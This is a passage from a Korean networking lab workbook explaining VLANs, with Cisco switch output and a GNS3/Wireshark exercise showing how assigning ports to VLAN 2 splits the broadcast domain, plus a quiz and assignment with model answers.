VLAN을 이용하면 1개의 스위치로 여러 개의 네트워크를 구성할 수 있다. 좌측의 네트워크 구성에서는 스위치가 3개 필요하지만 VLAN을 활용한다면 스위치 2개로 동일한 네트워크를 구성할 수 있다.

스위치에 PC, 프린터 등과 같은 많은 장치가 연결되어 네트워크의 규모가 커진다면 브로드캐스트 프레임도 증가하여 네트워크의 성능이 저하될 수 있다. VLAN은 브로드캐스트 도메인을 분할하여 브로드캐스트 트래픽으로 인한 네트워크의 성능 저하를 막을 수 있다.

또한 스위치로 구성된 네트워크에서는 별다른 제약 없이 특정 장치에 접속할 수 있어 보안상 취약한데, VLAN은 독립적인 네트워크를 구성하므로 서로 다른 VLAN에 속해 있는 장치들은 서로 통신이 불가능하여 보안성을 높일 수 있다.

▪ VLAN 기본 정보

```
Switch#show vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/1, Fa0/2, Fa0/3, Fa0/4
                                                Fa0/5, Fa0/6, Fa0/7, Fa0/8
                                                Fa0/9, Fa0/10, Fa0/11, Fa0/12
                                                Fa0/13, Fa0/14, Fa0/15, Fa0/16
                                                Fa0/17, Fa0/18, Fa0/19, Fa0/20
                                                Fa0/21, Fa0/22, Fa0/23, Fa0/24
                                                Gig1/1, Gig1/2
1002 fddi-default                     act/unsup
1003 token-ring-default               act/unsup
1004 fddinet-default                  act/unsup
1005 trnet-default                    act/unsup

Switch#show flash
Directory of flash:/

    1  -rw-     4414921          <no date>  c2960-lanbase-mz.122-25.FX.bin
    2  -rw-         616          <no date>  vlan.dat

64016384 bytes total (59600847 bytes free)
```


기본적으로 스위치의 모든 포트는 VLAN 1에 속해있다. 또한 VLAN은 번호로 구분하며, 할당할 수 있는 번호는 1번부터 1005번까지이다. 이중에서 예약된 1번, 1002~1005를 제외한 2번부터 1001번까지 사용자가 할당할 수 있다.

VLAN의 정보는 기본적으로 vlan.dat에 저장된다.

2. 브로드캐스트 도메인 확인

스위치에 추가적인 VLAN이 설정되지 않은 경우 스위치의 모든 포트는 하나의 브로드캐스트 도메인으로 설정된다. 각 호스트의 IP주소와 서브넷 마스크를 이용한 설정은 가능하나 물리적으로 하나의 브로드캐스트 도메인인 것에는 변함이 없다. 다음 과정을 통해 스위치의 브로드캐스트 도메인에 대해 확인한다.

① GNS에서 VPCS PC1, PC2, PC3, PC4과 스위치 SW1을 추가하고, 각 VPCS와 스위치를 순서대로 연결한다. SW1과 PC4 사이의 링크를 선택하고 Start capture를 클릭한다.



② GNS에서 VPCS PC1, PC2, PC3, PC4과 스위치 SW1을 추가하고, 각 VPCS와 스위치를 순서대로 연결한다.


VPCS	IP주소	서브넷 마스크	게이트웨이
PC1	192.168.1.10	255.255.255.0	192.168.1.254
PC2	192.168.1.20	255.255.255.0	192.168.1.254
PC3	192.168.2.10	255.255.255.0	192.168.2.254
PC4	192.168.2.20	255.255.255.0	192.168.2.254

※ PC1, PC2는 192.168.1.0 네트워크, PC3, PC4는 192.168.2.0 네트워크로 설정되었다.
IP주소와 서브넷 마스크를 이용하여 서로 다른 네트워크로 분리되었으나, 물리적으로는 하나의 스위치에 연결된 상태이다.

③ PC1에서 192.168.2.20으로 ping을 보낸다.

※ PC1은 192.168.1.0 네트워크, PC4는 192.168.2.0 네트워크로 서로 다른 네트워크에 속하기 때문에 통신할 수 없는 상태이다.

④ 실행중인 와이어샤크의 패킷을 확인한다.




※ PC1과 PC4는 서로 다른 네트워크에 속하기 때문에 통신할 수 없는 상태이지만 스위치를 거친 브로드캐스트 패킷이 PC4까지 도달함을 확인할 수 있다. 즉, IP주소에 의해 필터링이 되고 있으나 스위치 모든 포트가 하나의 브로드캐스트 도메인이기 때문에 스위치에 연결된 모든 호스트에 패킷이 도달하는 상태임을 확인할 수 있다.

퀴즈 - 1	PC1의 IP주소를 192.168.1.10에서 192.168.2.30으로 변경한다면 PC1과 PC3, PC4는 서로 통신이 가능할까? 이유는 무엇인가?
PC1과 PC3, PC4는 서로 통신이 가능해진다. 이유는 스위치는 하나의 브로드캐스트 도메인이기 때문에 IP주소와 서브넷마스크를 이용해 같은 네트워크로 설정하면 서로 통신이 가능한 상태이기 때문이다.	


3. VLAN 설정

스위치 SW1의 3번, 4번 포트를 VLAN2로 변경하여 브로드캐스트 도메인을 분리한다. 이를 통해 PC1, PC2의 192.168.1.0 네트워크와 PC3, PC4의 192.168.2.0 네트워크는 IP주소 뿐만 아니라 VLAN을 통해서도 서로 분리되어 보안상으로 더욱 안전한 네트워크로 변경되었다.


① 토폴로지 상의 SW1을 마우스 오른쪽으로 클릭하여 [Configure]를 선택한다.



② SW1의 설정에서 3번 포트를 선택하고, VLAN을 2로 변경 후, [Add]를 클릭한다. 4번 포트도 같은 방법으로 변경한다.




③ PC1에서 192.168.2.20으로 ping을 보낸다.



※ PC1은 192.168.1.0 네트워크, PC4는 192.168.2.0 네트워크로 서로 다른 네트워크에 속하기 때문에 통신할 수 없는 상태이다.


④ 실행중인 와이어샤크의 패킷을 확인한다.



※ 스위치 SW1의 3번, 4번 포트는 VLAN2로 지정되고, 다른 포트와는 통신할 수 없는 상태가 되었다. 현재 SW1의 VLAN 설정에 의해 2개의 브로드캐스트 도메인으로 변경되었다.



VLAN	해당 포트 번호	비고
1	1, 2, 5, 6, 7, 8	PC1, PC2
2	3, 4	PC3, PC4

과제 - 3 **브로드캐스트 도메인 확인하기**



다음의 2구간을 와이어샤크로 모니터링 하여 2개의 와이어샤크 창을 열어둔다.
구간 1 : SW1 ↔ PC2
구간 2 : SW1 ↔ PC4


PC1에서 192.168.2.20으로 ping을 수행하고, 그 결과를 와이어샤크를 통해 확인하고 해석을 작성하시오.

PC1의 콘솔 화면 캡처	
PC3의 콘솔 화면 설명	192.168.2.20이 서로 다른 네트워크이므로 도달할 수 없음을 표시한다.
구간 1의 와이어샤크 화면 캡처 * 와이어샤크 창의 패킷 중 이번 과정의 패킷만 보이게 캡처하세요.	
구간 1의 패킷에 대한 설명 * 캡처된 패킷의 번호(No.)를 포함하여 설명하시오.	1번 ~3번 패킷은 PC1이 192.168.2.20으로 보내 ping이 브로드캐스트 되었기 때문에 PC2에게도 패킷이 도달함을 확인할 수 있다.
구간 2의 와이어샤크 화면 캡처 * 와이어샤크 창의 패킷 중 이번 과정의 패킷만 보이게 캡처하세요.	
구간 2의 패킷에 대한 설명 * 캡처된 패킷의 번호(No.)를 포함하여 설명하시오.	현재 스위치 SW1의 4번 포트는 VLAN2에 속하여 서로 다른 브로드캐스트 도메인이기 때문에 PC1이 보낸 브로드캐스트 패킷은 PC4에 도달할 수 없는 상태이다.


■ TIP - 스위치 실습을 위한 스위치 모듈 추가

GNS에서 기본적으로 제공하는 스위치는 기능이 제한되어 있고 명령어를 이용한 제어를 할 수 없다. 스위치 실습을 위해서는 라우터에 스위치 모듈(NM-16ESW)을 추가하여 16개 이더넷 포트를 이용해 스위치 실습을 할 수 있다.

① 라우터의 Configure 창에서 [Slots] 탭을 클릭한다. slot 중 하나를 선택하여 스위치 모듈(NM-16ESW)을 추가한다.



② 라우터에 콘솔(console)로 접속 후, show interface status 명령을 통해 이더넷 포트의 상태를 확인할 수 있다. 이제 라우터를 통해 스위치 실습을 할 수 있는 준비가 되었다.

